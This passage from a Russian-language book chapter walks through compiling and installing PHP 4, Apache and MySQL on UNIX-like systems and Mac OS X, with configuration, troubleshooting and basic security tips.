--with-apxs=/usr/local/apache/bin/apxs \
--with-mysql=/usr/local/mysql
```

Если вы хотите добавить другие расширения PHP, поместите их на отдельные строки, оканчивающиеся символом `\`. В конце последней строки этого символа быть не должно.

Обратите внимание, что задан параметр `--with-apxs` вместо `--with-apache`. Это позволяет установить PHP в качестве динамического разделяемого объекта (DSO), а не статического модуля. Это означает, что у вас будет возможность обновлять PHP, не компилируя при этом заново Apache. Если задать `--with-apache`, потребуется заново компилировать Apache, когда придет время обновить PHP. Если у вас установлен не Apache, а другой сервер, то вместо `--with-apxs` следует написать что-то другое.

Сохраните файл и выполните:

```
chmod 755 config.sh
```

Теперь можно запустить:

```
./config.sh
```

Эта команда попытается настроить PHP.

Если неукоснительно выполнять описанные инструкции, все должно работать прекрасно. Если вы несколько отклонились от них, чтобы добавить дру-

гие возможности, то этот сценарий позволит вам легко выполнить настройку с ними и без них путем редактирования файла config.sh и удаления или добавления строк.

Следите за различными сообщениями, выдаваемыми в процессе работы configure: некоторые флаги настройки (например, `-with-mysql`) могут не сработать, но сама настройка продолжится дальше.

В конце должно появиться такое сообщение:

```
+-----+  
| License:|  
| This software is subject to the PHP License, available in this|  
| distribution in the file LICENSE. By continuing this installation|  
| process, you are bound by the terms of this license agreement.|  
| If you do not agree with the terms of this license, you must abort|  
| the installation process at this point.|  
+-----+
```

## Возможные проблемы

Иногда можно видеть такие сообщения об ошибках:

```
*** WARNING ***  
Your /usr/local/apache/bin/apxs script is most likely broken.  
*** WARNING ***  
You will be compiling the CGI version of PHP without any redirection checking...  
*** WARNING ***  
You chose to compile PHP with the builtin MySQL support.
```

Увидев одно из них, не следует выполнять make и make install, поскольку они не будут работать.

Первое сообщение фактически отсылает вас к PHP FAQ. Вы вряд ли его увидите, если только не умудрились установить старую версию Apache или использовали путь к старой версии сценария apxs вместо того, который перед этим установили.

Второе сообщение, о компиляции CGI-версии PHP без проверки переадресации, говорит о том, что вы ввели с ошибкой (или забыли ввести) строку `--with-apxs` в файле config. sh либо указали неверный путь к сценарию apxs.

Последнее сообщение указывает на то, что PHP не обнаружил установки MySQL и собирается использовать встроенный интерфейс MySQL. Шанс, что этот интерфейс будет иметь правильную версию, соответствующую вашей установке MySQL, весьма невелик. А главное, если Apache использует MySQL в других модулях, таких как mod\_auth\_mysql, бездумное продолжение и использование полученного модуля PHP с Apache просто приведет к аварийному завершению последнего. Вернитесь обратно и проверьте строку `--with-mysql` в файле config.sh - нет ли опечаток и правильно ли указан путь к MySQL.

Если вы устанавливаете другие расширения PHP и испытываете трудности с `configure`, посмотрите, нет ли в файле `config.log` сообщений об ошибках, относящихся к возникшей проблеме. Еще раз проверьте в `config.sh` точность записей и всех имен каталогов. Можно запросить подсказку:

```
configure --help | less
```

С помощью клавиш пробела и стрелок можно получить весьма краткое описание настраиваемых параметров. Очень легко допустить ошибки при записи директив или путей либо забыть указать путь. Обратите также внимание, что применение некоторых директив требует наличия других директив. Например, `--with-gd` довольно бессмысленна в отсутствие хотя бы одной из директив `--with-jpeg-dir`, `--with-png-dir` или `--with-tiff-dir`, поскольку GD полагается на низкоуровневые реализации различных графических технологий в своей работе.

Прежде чем попытаться снова запустить `config.sh`, выполните `rm config.cache` и `make clean`:

```
rm config.cache  
make clean  
. ./config.sh
```

Если этого не сделать, `configure` может запомнить прежние неправильные настройки и просто повторить те же самые ошибки, игнорируя новые директивы.

Аналогично, если не выполнить `make clean`, компилятор может не понять, что настройки `configure` изменились, и подумать, что можно пропустить уже скомпилированные файлы. Обычно так и должно быть, потому что скомпилированными файлами, как правило, можно пользоваться, но поскольку изредка бывают случаи, когда это имеет значение, надежнее все-таки выполнить `make clean`. Компиляция займет больше времени, но вы будете знать, что результат будет соответствовать новым параметрам `configure`.

```
make distclean
```

Эта команда должна полностью привести все в состояние, предшествовавшее разархивированию PHP - до того, как вы выполнили `configure`, `make` или `make install`.

## Компиляция PHP

После успешного выполнения `config.sh` можно сделать следующее:

```
make
```

Если эта команда выполнится без ошибок, выполните следующую:

```
make install
```

Если окажется, что `configure` работает, а `make` - нет, надо пересмотреть `config.sh` и попробовать снова. Результаты работы `make` могут показаться неясными, но обычно можно узнать, какое расширение компилировалось в мо-

мент отказа. Можно снова выполнить make и быстро получить повторное сообщение об ошибке. Все уже скомпилированные файлы не будут компилироваться повторно, компилятор их пропустит и сразу возьмет тот, в котором была ошибка. Но не забудьте выполнить make clean (см. выше), когда будете готовы попытаться выполнить компиляцию снова с другими настройками.

## Возможные проблемы

Если все-таки что-то не получается, и об этом в данной книге ничего не сказано, скопируйте сообщение об ошибке и зайдите на <http://php.net/support.php>. Щелкните по ссылке на архив списка рассылки PHP - General mailing list archive и вставьте свое сообщение об ошибке в поисковый механизм. Почтайте также FAQ на <http://php.net/FAQ.php>.

## Действия после установки

В каталоге исходного кода PHP есть файл с именем `php.ini-dist`. Может потребоваться скопировать этот файл в `php.ini`, лежащий в правильном месте, которым по умолчанию будет `/usr/local/lib/php.ini`. Ваша страница `phpinfo.php` должна также описывать, где PHP ищет файл `php.ini`.

Если там уже есть файл `php.ini`, оставшийся после предыдущей установки, создайте резервную копию прежнего файла `php.ini` и скопируйте туда файл `php.ini-dist` из каталога исходного кода PHP:

```
cp /usr/local/src/php-4.xx.xx/php.ini-dist \
/usr/local/lib/php.ini
```

Откройте этот файл `php.ini` и посмотрите, какие установки в нем есть. Не плохо поэкспериментировать с некоторыми из них, а также провести некоторые изыскания на <http://php.net/>.

Поднимите уровень подробности сообщения об ошибках `error_reporting` на одну ступеньку, до `E_ALL`. Найдите секцию `Error handling and logging` и замените соответствующие строки, как описано выше в разделе «Действия после установки» для «Установки под Windows».

## Интеграция PHP с Apache

Команда `make install` должна была скопировать файл с именем `libphp4.so` в каталог `/usr/local/apache/libexec`. Чтобы заставить Apache использовать этот модуль и включить PHP, надо отредактировать `httpd.conf`:

```
pico /usr/local/apache/conf/httpd.conf
```

Найдите секцию `Dynamic Shared Object (DSO) Support`. Если это не удается, ищите сначала файла `LoadModule`.

В конце секции `LoadModule` должна быть строка, которая выглядит примерно так:

```
LoadModule php4_module libexec/libphp4.so
```

Если такой строки там нет, добавьте ее. Если там есть другие строки LoadModule, сделайте свою строку возможно более похожей на **них**. Если в них есть libexec для модулей, находящихся в `/usr/local/apache/libexec`, в вашей строке это тоже должно быть. Если нет, то и в вашей тоже.

Этой строкой фактически загружается `libphp4.so`, который вы только что скомпилировали и установили.

Найдите директиву AddType, а затем фрагмент, выглядящий так:

```
# And for PHP 4.x use:  
#  
# AddType application/x-httpd-php .php  
# AddType application/x-httpd-php-source .phps
```

Раскомментируйте первую строку AddType, удалив стоящий в начале символ "#". Если вы хотите облегчить пользователям просмотр ваших сценариев PHP, раскомментируйте также вторую строку AddType. Цель этих строк – сообщить Apache, что файлы с расширением `.php` имеют MIME-тип `application/x-httpd-php`. Тогда `libphp4.so`, загружаемый в строке LoadModule, сообщит Apache, что PHP умеет обрабатывать файлы с типом MIME `application/x-httpd-php`. Аналогично можно установить MIME-тип `application/x-httpd-php-source`, чтобы PHP выводил исходный код PHP с выделением синтаксиса цветом для файлов с расширением `.phps`.

*Директива AddType для `.phps` не сделает открытым ваш исходный код PHP. Чтобы показать исходный код, требуется создать файлы `.phps` как копии файлов `.php`. Удобно делать это, не копируя файлы, а создавая символические ссылки на действительные файлы с исходным кодом, которые вы хотите сделать доступными для всеобщего обозрения. Пример кода, который осуществляет это в массовом порядке, есть на <http://php.net/>. В конце каждой страницы на этом PHP-сайте есть ссылка на исходный код PHP. Чтобы посмотреть код PHP, который пишут специалисты, можно щелкнуть по этим ссылкам на наиболее интересных страницах.*

В этот момент можно, если требуется, добавить другие расширения в первую строку AddType. Например, если у вас есть старые сценарии `.php3` и вы хотите поместить их на свой веб-сайт, было бы хорошо пропускать их через PHP. Можно даже пропускать все файлы `.htm` и `.html` через PHP. Если пропускать все файлы HTML через PHP, время реакции сервера увеличится незначительно – примерно на 5%, зато можно будет вставлять код PHP в имеющиеся файлы HTML без необходимости обновлять ссылки на ваш веб-сайт.

Кроме того, применение PHP будет скрыто от пользователей, и им не надо будет помнить о добавлении `.php` в конец URL. Вместо этого они будут по-прежнему работать с расширениями `.htm` или `.html`, к которым привыкли.

В результате строка AddType может принять такой вид:

```
AddType application/x-httpd-php .php .htm .html .php3
```

Порядок, в котором указываются расширения файлов, не имеет значения, и добавлять их можно в любом количестве, если это имеет смысл. Например, как правило, нет смысла пропускать файлы .mp3 через PHP. В действительности это может нарушить работу URL для MP3, т. к. PHP добавляет некоторые заголовки по умолчанию. На самом деле до сих пор можно найти все еще работоспособный очень старый исходный код PHP, хранящийся в файлах с расширением .phtml. Поэтому можно и .phtml добавить в конец этой строки AddType.

Внеся и проверив все изменения, сохраните файл httpd.conf и перезапустите Apache. Затем создайте в каталоге DocumentRoot текстовый файл с именем phpinfo.php, содержащий одну строку:

```
<?php  
phpinfo();  
?>
```

Теги HTML не нужны: функция phpinfo() возвращает большую страницу с полным отчетом о вашей установке PHP. Если перейти по адресу <http://localhost/phpinfo.php> можно увидеть что-то вроде следующего (рис. 2.4):




Рис. 2.4. Отчет об установке

## Возможные проблемы

Мы подошли к ключевому моменту в инсталляции. Будем надеяться, что вы в точности следовали инструкциям, ничего не добавили и не упустили, и все получилось.

Однако возможно, что это не так, и при попытке запуска Apache на консоль выводится сообщение об ошибке. Если оно относится к какому-либо расширению, добавленному к PHP, но не к MySQL, вернитесь обратно, удалите его из config.sh, выполните rm config.cache, make clean, ./config.sh и повторите этапы make и make install.

Если сообщений нет на консоли, возможно, они есть в /usr/local/apache/logs/error\_log. Apache записывает туда все полезные сообщения, поэтому просмотрите конец этого файла:

```
tail /usr/local/apache/logs/error_log
```

Если вы установили Apache по-своему, этот файл error\_log может находиться в каком-то другом месте жесткого диска.

Остановите и перезапустите Apache. Apache читает httpd.conf только во время запуска, поэтому изменения не вступают в силу, пока он не будет остановлен и перезапущен. Для уверенности остановите Apache, выполните ps auxwww | grep httpd, чтобы убедиться в его отсутствии, и затем снова запустите его. После этого попробуйте снова перейти на свою страницу phpinfo().

Если выводится ошибка 404 Document not found или аналогичная ей, то возможно, вы неправильно ввели имя файла или URL для phpinfo.php либо файл находится не в DocumentRoot. Проверьте установку DocumentRoot в httpd.conf.

Ошибка 500 Internal Server Error может быть вызвана опечаткой в httpd.conf. Поиските сообщение в журнале Apache error\_log.

Если браузер ничего не показывает, выберите в его меню пункт View Source, чтобы увидеть исходный код страницы. Если в браузере видно <?php phpinfo();?>, значит, Apache неверно настроен в httpd.conf и не знает, что PHP обрабатывает документы с MIME-типом applications/x-httpd-php и что этот MIME-тип имеют файлы с расширением .php. Поэтому вы видите файл так, как если бы это был файл с обычным текстом (или HTML). Проверьте настройки httpd.conf, относящиеся к PHP.

## Действия после установки

Можно также скомпилировать PHP как автономную программу (что известно как CGI). Даже при установке PHP в виде модуля, а не CGI, автономный исполняемый файл очень полезен. С его помощью можно выполнять сценарии PHP из командной строки и с помощью csh задавать расписание с конкретными временем/датой выполнения сценариев PHP.

С использованием PHP в качестве CGI связаны некоторые проблемы безопасности. Помещение исполняемого файла интерпретатора PHP, который мы собираемся создать, **внутрь** каталога DocumentRoot или в каталог cgi-bin представляет угрозу безопасности. PHP уже работает в виде модуля, и необходимости в PHP как CGI нет.

**Если требуется установить PHP одновременно в виде модуля и CGI на одном веб-сервере, внимательно прочтите главу электронного руководства по PHP,**

посвященную защите данных (<http://www.php.net/manual/en/security.php>). Если вам не до конца понятны последствия, не устанавливайте исполняемый файл PHP CGI в каталог веб. В противном случае будет создана весьма большая брешь в системе защиты.

Чтобы скомпилировать PHP как самостоятельный двоичный файл, перейдите в каталог исходного кода PHP и скопируйте сценарий config.sh в файл config.cgi.sh:

```
cd /usr/local/src/php-4.x.xx.xx  
cp config.sh config.cgi.sh
```

Отредактируйте новый файл config.cgi.sh, удалив строку, содержащую --with-apxs=.

Не будем помещать получившийся двоичный файл в DocumentRoot. Если, несмотря на все предупреждения, вы это сделаете, то по соображениям безопасности надо добавить следующие две строки:

```
--enable-discard-path \  
--enable-force-cgi-redirect \  
\\
```

Проверьте, чтобы все строки, **исключая** последнюю, оканчивались символом \.

Никогда не копируйте исполняемый файл php в дерево веб-каталогов или в каталоги cgi-bin.

Сохраните файл и выйдите из редактора, затем выполните:

```
./config.cgi.sh  
make
```

В результате должен быть создан файл с именем php в каталоге исходного кода.

Этот файл можно безопасно скопировать в каталог /usr/bin/ или /usr/sbin/, или /usr/local/bin/, или в другое место, которое покажется подходящим. Чтобы соблюсти единообразие в операционной системе, с помощью whereis perl найдите каталог, в котором находится двоичный файл perl, и поместите туда же исполняемый файл php.

Если вы не знаете, где находится perl, и не уверены, какой каталог будет подходящим, используйте /usr/bin/.

Теперь можно выполнить такую, например, команду:

```
php /usr/local/apache/htdocs/phpinfo.php
```

Она выполняет сценарий PHP с именем phpinfo.php из командной строки без участия веб-сервера. Это очень удобно во многих случаях. Если сейчас вы не можете себе представить, в каких именно, то когда вы начнете писать сценарии, сразу увидите. Дополнительные примеры есть в главе 20.

Можно создавать сценарии PHP, являющиеся исполняемыми файлами, как на Perl. Попробуйте следующее: перейдите в свой личный каталог (командой `cd` без пути) и создайте файл с именем `hello` (расширение не нужно) с таким содержимым:

```
#!/usr/bin/php -q
<?php
print("Hello World\n");
?>
```

Сохраните файл и выйдите из редактора, затем выполните:

```
chmod 755 hello
./hello
```

Сделав этот файл исполняемым (`chmod 755 hello`), вы создали самостоятельную команду, такую же как `cd` или `ls` или любые другие команды UNIX, которыми вы пользуетесь, но ваша команда начинается со строки `#!/usr/bin/php -q`, указывающей, что для выполнения инструкций должен быть привлечен двоичный файл PHP.

Ключ `-q` (от `quiet`)<sup>1</sup> сообщает PHP, что не надо выводить некоторые заголовки по умолчанию, которые он обычно отправляет в Сеть. Можно попробовать выполнить команду без ключа `-q` и увидеть, в чем разница. `print()` выводит текст, заключенный в кавычки, на консоль. Символы `\n` добавляют перевод строки; без этого приглашение оболочки появилось бы на той же строчке, что и результатирующая строка Hello World.

## Установка под Mac OS X

Mac OS X - последняя версия операционной системы Macintosh, основанная на модифицированной версии ядра FreeBSD, а потому она очень подходит для установки PHP. Установка под Mac OS X прямо следует установке под UNIX-подобными системами, а потому вы можете почитать предшествующие разделы, посвященные установке под UNIX.

Если возникнут какие-либо трудности, причины и решения почти наверняка будут такими же, как при установке под UNIX, поэтому не станем здесь повторяться.

*Apache/MySQL/PHP не работают как родной код под Mac OS более ранних версий, чем Mac OS X, и едва ли будут под них портироваться.*

<sup>1</sup> Начиная с версии 4.3.0 интерпретатор PHP можно собрать в качестве утилиты с интерфейсом командной строки (CLI). В этом варианте, в отличие от CGI-версии, ключ `-q` не нужен (хотя и оставлен для совместимости), сообщения об ошибках и вывод `phpinfo()` выдаются в виде текста, а не HTML, а также добавлено несколько других особенностей, полезных для кодирования приложений, работающих из командной строки. - Примеч. науч. ред.

Существует небольшой список рассылки, посвященный Apache/MySQL/PHP на Macintosh, на <http://forum.dynapolis.com/>.

## Подготовка к установке

Выполнять в командной строке программы gunzip и tar под Mac OS X нет необходимости, потому что здесь есть удобная программа под названием **StuffIt!**, которая выполнит те же задачи после одного щелчка мыши. Прежде чем извлекать файлы из архива дистрибутива исходного кода, рекомендуется поместить архив на рабочий стол. Настоящее руководство для Mac OS X исходит из того, что все дистрибутивы исходного кода располагаются в /Users/root/Desktop/. После их перемещения просто щелкните по каждому дистрибутиву, чтобы поместить его в нужную папку.

## Установка MySQL

Войдите в систему как root. Загрузите дистрибутив исходного кода для UNIX на рабочий стол с <http://mysql.com/>. С помощью StuffIt! разверните архив, как описано в разделе «Подготовка к установке».

### Создание пользователя для MySQL

Как указывалось в описании установки под UNIX, необходимо по соображениям безопасности создать специального пользователя для выполнения сервера базы данных MySQL. Чтобы создать нового пользователя, щелкните по апплету Users, присутствующему в меню настройки системы и показанному ниже (рис. 2.5, 2.6):





Рис. 2.5. Апплет Users



*Рис. 2.6. Создание пользователя*

## Настройка исходного кода MySQL

Чтобы настроить MySQL для установки, откройте окно терминала и перейдите в каталог исходного кода:

```
cd /Users/root/Desktop/mysql-3.xx.xx
```

Затем настройте установку на использование `--prefix=/usr/local/mysql` и `--localstatedir=/usr/local/mysql/data`:

```
./configure --prefix=/usr/local/mysql \
--localstatedir=/usr/local/mysql/data
```

Символ `\` можно удалить и поместить все в одну строку.

## Компиляция и инициализация MySQL

После того как сценарий `configure` успешно отработает, можно приступить к реальной компиляции MySQL с помощью команды `make`:

```
make
make install
```

Если не возникло никаких проблем, то для завершения установки осталось наложить несколько последних штрихов. Для правильного функционирования MySQL права доступа к корневому каталогу установки (`/usr/local/mysql`) и каталогу, в котором MySQL хранит свои базы данных (`/usr/local/mysql/data`), должны быть изменены с помощью команды `chown`. Для корневого каталога права доступа должны быть установлены так, чтобы владельцем ката-

лога являлся root. Для каталога баз данных владельцем и группой должен быть установлен ранее созданный нами пользователь (`mysql`):

```
chown -R root /user/local/mysql  
chown -R mysql /usr/local/mysql/data  
chgrp -R mysql /usr/local/mysql/data
```

После установления прав доступа необходимо инициализировать таблицы MySQL с правами доступа, используемые сервером MySQL, путем выполнения сценария `mysql_install_db`, расположенного в каталоге `./scripts/` дистрибутива исходного кода MySQL:

```
./scripts/mysql_install_db
```

Установив права доступа надлежащим образом и выполнив сценарий инициализации таблиц прав доступа, можно запускать сервер MySQL. Для этого используется команда `safe_mysqld`, которая находится в каталоге `/bin/` установки MySQL. Эта команда должна быть запущена как фоновый процесс (путем добавления в конце символа &), а в качестве параметра ключа `--user` должно быть передано имя созданного нами пользователя:

```
safe_mysqld --user=mysql &
```

Если сервер MySQL запустился, значит, установка MySQL успешно завершена. Может потребоваться запускать MySQL при каждой перезагрузке машины. Это достигается путем копирования файла `mysql.server` (находящегося в каталоге `./support-files`) в соответствующее место, где расположены сценарии загрузки системы.

## Проверка работы MySQL

В том, что сервер MySQL работает, можно убедиться, выполнив:

```
mysqladmin version  
mysqlshow
```

Эти команды должны вывести номер версии, информацию о копирайте, а также список баз данных в MySQL. Изначально в списке находится база данных с именем `mysql`, необходимая для внутренней работы MySQL, в которой, в частности, хранятся права доступа и, возможно, база данных с именем `test`, включаемая для экспериментов с ней.

Если базы `test` нет, ее можно создать:

```
mysqladmin CREATE test
```

Теперь, когда есть база данных `test` для экспериментирования, можно сделать следующее:

```
mysql -u root test
```

В результате запускается клиент командной строки `mysql`, который позволяет посылать команды SQL программе сервера MySQL. Вы будете подключены к MySQL в качестве root и начнете работать с базой данных `test`.

Должны быть выведены приветствие и приглашение вида `mysql>`. После этого можно выполнять команды SQL, например:

```
CREATE TABLE foo (foo_id INT(11) AUTO_INCREMENT, comment TEXT);
DESCRIBE foo;
INSERT INTO foo (comment) VALUES ('HelloWorld');
SELECT * FROM foo;
DELETE FROM foo;
DROP TABLE foo;
```

С помощью команды `\q` осуществляется выход из MySQL.

## Защита данных MySQL

В данный момент в вашей базе данных MySQL есть только один пользователь MySQL с именем `root`, и у этого пользователя пустой пароль. Пользователь `root` в MySQL не имеет никакого отношения к пользователю `root` операционной системы, хотя идея в обоих случаях одна. В MySQL пользователь `root` может совершать любые действия с любой базой данных в рамках MySQL. Самое главное, что известны способы, с помощью которых злоумышленники могут, используя доступ в MySQL как `root`, устанавливать в файловой системе компьютера программы, осуществляющие взлом компьютера.

**ОБЯЗАТЕЛЬНО** задайте пароль пользователя MySQL `root`.

Не употребляйте имя/пароль `root` MySQL в повседневной работе. Для усиления защиты создайте нового пользователя MySQL с собственным паролем для каждой базы данных.

## Установка Apache

Данное руководство описывает, как установить новый веб-сервер Apache вместо того, который установлен операционной системой OS X. Прежде чем продолжить, **создайте** резервные копии важных данных (например, двоичного файла `httpd` и файлов его настройки).

## Настройка исходного кода Apache

Перейдем в корневой каталог дерева исходного кода Apache, который был создан ранее при разархивировании (`/Users/root/Desktop/apache_1.x.xx/`), и подготовим исходный код для обработки сценарием Apache `configure`. Сценарий `configure` предназначен для определения некоторых параметров установки, например, куда следует установить Apache, где Apache будет искать файлы, передаваемые в Интернет, и где Apache будет хранить файлы своей настройки.

В большинстве случаев OS X уже установила Apple-версию веб-сервера Apache и настроила его, поэтому при обновлении сервера важно сохранить структуру каталогов и расположение файлов первоначальной конфигурации. По этой причине при настройке Apache нельзя полагаться на сценарий `configure` в выборе путей и задавать их надо вручную. Кроме того, и другие параметры, для которых обычно сохраняются значения по умолчанию (на-

пример, совместное или раздельное использование некоторых модулей), тоже должны быть настроены вручную в максимальном соответствии с исходным веб-сервером Apple:

```
./configure --exec-prefix=/usr \
--localstatedir=/var \
--mandir=/usr/share/man \
--libexecdir=/System/Library/Apache/Modules \
--iconsdir=/System/Library/Apache/Icons \
--includedir=/System/Library/Frameworks/Apache.framework/Versions/1.3/Headers \
--enable-shared=max \
--enable-module=most \
--target=apache
```

Проследите, чтобы запись `--includedir=.../1.3/Headers \` находилась на одной строке.

## Компиляция Apache

Если настройка прошла успешно, можно компилировать Apache:

```
make
```

В случае успеха можно установить Apache:

```
make install
```

В этот момент Apache может оказаться неработоспособным, если старый файл `httpd.conf` не был перезаписан и осуществляется попытка загрузить прежнюю версию PHP, которая может не быть настроена и скомпилирована для работы с новой версией Apache.

Можно отредактировать `httpd.conf` и закомментировать (не удаляя) все строки, содержащие символы «`php`», а затем остановить Apache и запустить его заново, чтобы убедиться в его работоспособности:

```
apachectl stop
apachectl start
```

Чтобы выполнить эти команды, может понадобиться перейти в каталог Apache `bin` или выполнить `bin/apachectl`.

*Из-за проблемы с Mac OS X GUI не рекомендуется запускать Apache с помощью апплета System Preferences | Sharing. Хотя Apache запустится при включенном веб-доступе, OS X не позволит выключить запущенный Apache. Поэтому рекомендуется запускать и останавливать Apache только из окна терминала, вызывая apachectl.*

После ввода команды `apachectl start` можно проверить, действительно ли Apache запустился, поискав в списке процессов серверный процесс `httpd` с помощью комбинации команд `ps` и `grep` либо поискав `httpd` в средстве просмотра процессов (process viewer) Mac OS X:

```
ps -A | grep httpd
620 nobody          00:00:00 httpd
```

```
621 nobody 00:00:00 httpd  
622 nobody 00:00:00 httpd
```

Если найден хотя бы один процесс `httpd`, значит, веб-сервер Apache успешно запустился.

Теперь вы должны увидеть по адресу `http://localhost` страницу по умолчанию установки Apache или ту, на отображение которой как исходной был настроен ваш веб-сервер ранее в соответствии со значением `DocumentRoot` в `httpd.conf`.

## Установка PHP

Появились сторонние разработчики, предлагающие откомпилированные версии Apache/PHP для работы в OS X. Необходимости в таких пакетах нет, но надо отметить их наличие. Дополнительные сведения о загрузке двоичных версий PHP для OS X можно получить в руководстве по PHP. В данной книге мы рассказываем о компиляции из исходного кода, но если у вас возникнут серьезные трудности, может оказаться проще установить откомпилированные двоичные файлы.

Загрузите исходный код PHP и разархивируйте его во временный каталог – так же, как это делалось для MySQL и Apache. Если требуются какие-то расширения PHP помимо MySQL, их следует загрузить, установить и протестировать до установки PHP.

С помощью параметров настройки Apache надо явно указать некоторые используемые PHP каталоги, чтобы работа с OS X проходила беспрепятственно, например:

```
./configure \  
--with-mysql=/Users/root/Desktop/mysql-3.xx.xx \  
--with-apache=/Users/root/Desktop/apache_1.x.xx \  
--prefix=/usr \  
--sysconfdir=/etc \  
--localstatedir=/var \  
--mandir=/usr/share/man
```

Строки типа `--with-XXX` должны присутствовать для всех расширений PHP, участвующих в установке.

## Компиляция PHP

После надлежащей настройки PHP можно выполнить его компиляцию. Как и в случае Apache и MySQL, PHP компилируется с помощью пары следующих команд `make`:

```
make  
make install
```

Иногда эти команды приводят к возникновению ошибок. Из-за различий между символами перевода строки в **UNIX/DOS/Mac** команда `configure` неправильно модифицирует файл `internal_functions.c`, находящийся в катало-

ре `./main` дерева исходного кода PHP. Сценарий `configure` должен вставить несколько директив `#include`, но вместо перевода строки вставляется только `\n`, и несколько директив включения оказываются в одной строке. Чтобы исправить эту ошибку, откройте файл `internal_functions.c` и внесите исправления. Вместо

**должно быть**

```
ffinclude "ext/xml/php_xml.h"
#include "ext/standard/php_standard.h"
ffinclud...
```

Проще говоря, каждая директива `#include` должна располагаться на отдельной строке, а все `#endif` перед ними должны быть удалены, сколько бы их ни было. Учтите также, что мы показали лишь несколько первых директив `#include`, которых касается эта проблема. Подобным образом должны быть исправлены все директивы включения. После исправления этой ошибки компиляция PHP должна осуществляться без проблем.

## **Действия после установки**

После компиляции PHP нужно скопировать файл `php.ini-dist` из каталога исходного кода PHP туда, откуда согласно настройке PHP должен его загружать; по умолчанию это `/usr/local/lib/php.ini`:

```
cp php.ini-dist /usr/local/lib/php.ini
```

Необходимо отредактировать файл `php.ini` так, как это описано в разделе «Установка в **UNIX-подобных системах**».

## Интеграция PHP с Apache

Итак, Apache работает и скомпилирован PHP - настал момент их объединения. Вернитесь в каталог исходного кода Apache и еще раз выполните `configure`, чтобы активизировать PHP в Apache:

```
cd /Users/root/Desktop/apache_1.x.xx  
.configure \  
--exec-prefix=/usr \  
--localstatedir=/var \  
--mandir=/usr/share/man \  
--libexecdir=/System/Library/Apache/Modules \  
--iconsdir=/System/Library/Apache/Icons \  
--includedir=/System/Library/Frameworks/Apache.framework/Versions/1.3/Headers \  
--enable-shared=max \  
--enable-module=most \  
--target=apache \  
--activate-module=src/modules/php4/libphp4.a
```

Проверьте, чтобы запись `--includedir=.../1.3/Headers` \ находилась на одной строке.

В некоторых случаях попытка выполнить приведенные выше команды `configure` приводит к сообщению об ошибке, гласящему, что `libmodphp4.a` устарел. Эту проблему можно решить, выполнив в каталоге исходного кода Apache `./src/modules/php4` следующую команду:

```
ranlib libmodphp4.a
```

Успешное выполнение `configure` с ключом `--activate-module=.../libphp4.a` должно изменить `httpd.conf` надлежащим образом для активизации PHP после перезапуска Apache.

Остановите Apache и запустите его заново, чтобы изменения в файле `httpd.conf` вступили в силу:

```
apachectl stop  
apachectl start
```

Создайте файл `phpinfo.php` и сохраните его в каталоге `DocumentRoot`. После этого по адресу `http://localhost/phpinfo.php` должна быть видна страница статуса PHP.

Если увидеть страницу не удается, посмотрите в `httpd.conf`, какие в нем произошли изменения в результате применения ключа `--activate-module=src/modules/php4/libphp4.a`.

Могли быть неправильно добавлены/скорректированы строки `AddType`, о чем говорилось в описании установки под UNIX. Это наиболее вероятный источник ошибки. Кроме того, посмотрите описание возможных проблем и их решений при установке под UNIX.

## Компиляция автономного PHP

Так же как и при установке под UNIX, необходимо повторить для PHP шаги `configure` и `make`, но без строки `--with-apache=...`, а затем скопировать полученную программу `php` в `/usr/bin/` или другое подходящее место.

## Дополнительные ресурсы

### Wrox.com

